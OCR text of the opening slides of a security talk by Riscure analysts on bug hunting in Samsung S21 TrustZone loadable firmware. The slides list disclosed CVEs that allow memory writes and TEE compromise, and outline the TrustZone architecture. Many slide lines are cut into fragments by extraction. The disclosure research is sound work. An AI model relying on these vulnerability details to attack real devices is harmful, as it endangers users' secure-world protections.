riscure


driving your security forward

BUG HUNTING S21'S 10ADAB1E FW

Martijn Bogaard
Principal Security Analyst
martijn@riscure.com
@jmartijnb

Federico Menarini
Principal Security Analyst
federico@riscure.com
@ffmenarini

WHY ARE WE HERE?



SVE-2021-23016 (CVE-2021-25518): Arbitrary memory/register write in secure_log of BL31 and LDFW

Severity:
Affected
Reported
Disclosur
An impro
memory
The patch
bypa
The
improper im
execution.
The patch removes the legacy code in HDCP.

SVE-2021-22719 (CVE-2021-25517): Loadable firmwares can be overwritten at runtime

Severit
Affecte
Report
Disclos
An imp
arbitra
The pat

SVE-2021-22863 (CVE-2021-25500): Unchecked IRQ index in HDCP LDFW

Severity: Critical
Affected versions: Select Q(10.0), R(11.0) devices with Exynos 980, 9820, 9830, 2100 chipset
Reported on: August 5, 2021
Disclosure status: Privately disclosed.
A missing input validation in HDCP LDFW prior to SMR Nov-2021 Release 1 allows attackers to overwrite TZASC allowing TEE compromise.
The patch adds proper input validation in HDCP LDFW.

WHY ARE WE HERE?

SVE-2021-23016 (CVE-2021-25518): Arbitrary memory/register write in secure_log of BL31 and LDFW

Severity:

SVE-2021-22719 (CVE-2021-25517): Loadable firmwares can be overwritten at runtime

Affected

Reported Severit

SVE-2021-22863 (CVE-2021-25500): Unchecked IRQ index in HDCP LDFW

Disclo

An im


memo

The pa

b

T

e TZASC



I-108[redacted] Analyzing | 2021.12.24 06:14 PM (GMT +1) Request created

[redacted]

I-107[redacted] | Severity - Critical Patching | 2021.10.19 07:34 PM (GMT +1) Request created

[redacted]


I-107[redacted] | Severity - Critical Patching | 2021.10.13 03:12 PM (GMT +1) Request created

[redacted]


OVERVIEW

- Trustzone introduction
- Samsung’s TEE architecture
- Loadable firmwares (LDFW)
- LDFW extraction
- Bug hunting LDFWs


TRUSTED EXECUTION ENVIRONMENT




TRUSTZONE


Isolated part of the system
Normal world (REE)
Secure world (TEE)
EL0
App
App
App
Shared memory
Trusted Application (TA)
Trusted Application (TA)
Trusted Application (TA)
EL1
Linux
SCR.NS = 1
TEEGRIS
EL2
Hypervisor
SCR.NS = 0
EL3
BL31


TRUSTZONE


Normal world (REE)
Secure world (TEE)
EL0
App
App
App
Shared memory
Trusted Application (TA)
Trusted Application (TA)
Trusted Application (TA)
EL1
Linux
TEEGRIS
EL2
Hypervisor
EL3
BL31


TRUSTZONE


Normal world (REE)
Secure world (TEE)
EL0
App
App
App
Shared memory
Trusted Application (TA)
Trusted Application (TA)
Trusted Application (TA)
EL1
Linux
TEEGRIS
EL2
Hypervisor
EL3
BL31

